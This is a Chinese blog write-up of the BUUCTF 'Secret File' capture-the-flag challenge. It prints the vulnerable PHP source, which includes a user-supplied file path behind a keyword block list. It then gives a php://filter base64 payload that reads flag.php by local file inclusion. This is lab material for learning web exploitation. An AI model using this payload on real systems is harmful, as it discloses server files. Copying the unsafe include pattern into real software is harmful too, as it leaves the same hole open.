
BUUCTF-Secret File

原创

不想弹solo 于 2021-09-06 18:40:00 发布 40 收藏


分类专栏： BUUCTF-wp 文章标签： php

本文链接：https://blog.csdn.net/qq_37450949/article/details/120141627



Secret 意为秘密,可知我们需要在网页中寻找到隐藏的flag文件

启动环境打开靶机




直接查看源码,发现一个文件

```
<!DOCTYPE html>

<html>

<style type="text/css" >
#master {
    position:absolute;
    left:44%;
    bottom:0;
    text-align :center;
        }
        p,h1 {
                cursor: default;
        }
</style>

        <head>
                <meta charset="utf-8">
                <title>蒋璐源的秘密</title>
        </head>

        <body style="background-color:black;"><br><br><br><br><br><br>

            <h1 style="font-family:verdana;color:red;text-align:center;">你想知道蒋璐源的秘密么？</h1><br><br><br>

            <p style="font-family:arial;color:red;font-size:20px;text-align:center;">想要的话可以给你，去找吧！把一切都放在那里了！</p>
            <a id="master" href="./Archive_room.php" style="background-color:#000000;height:70px;width:200px;color:black;left:44%;cursor:default;">Oh! You found me</a>
```

```
        <div style="position: absolute;bottom: 0;width: 99%;"><p align="center" style="font:italic 15px Georgia,serif;color:white;"> Syclover @ cl4y</p></div>
    </body>
</html>
```



打开后点击 secret 但是会直接跳转到 end.php 并且提示查阅结束,说明页面跳转过快,需要手动抓放包来查看



经过拦截显示出隐藏 php 文件,访问后出现源码


```php
<html>
    <title>secret</title>
    <meta charset="UTF-8">
<?php
    highlight_file(__FILE__);
    error_reporting(0);
    $file=$_GET['file'];
    if(strstr($file,"../")||stristr($file, "tp")||stristr($file,"input")||stristr($file,"data")){
        echo "Oh no!";
        exit();
    }
    include($file);
//flag放在了flag.php里
?>
</html>
```

直接使用 ?file=flag.php



再尝试使用 base64 形式访问

```
?file=php://filter/read=convert.base64-encode/resource=flag.php
```



获取一段 base64 编码

翻译后得出flag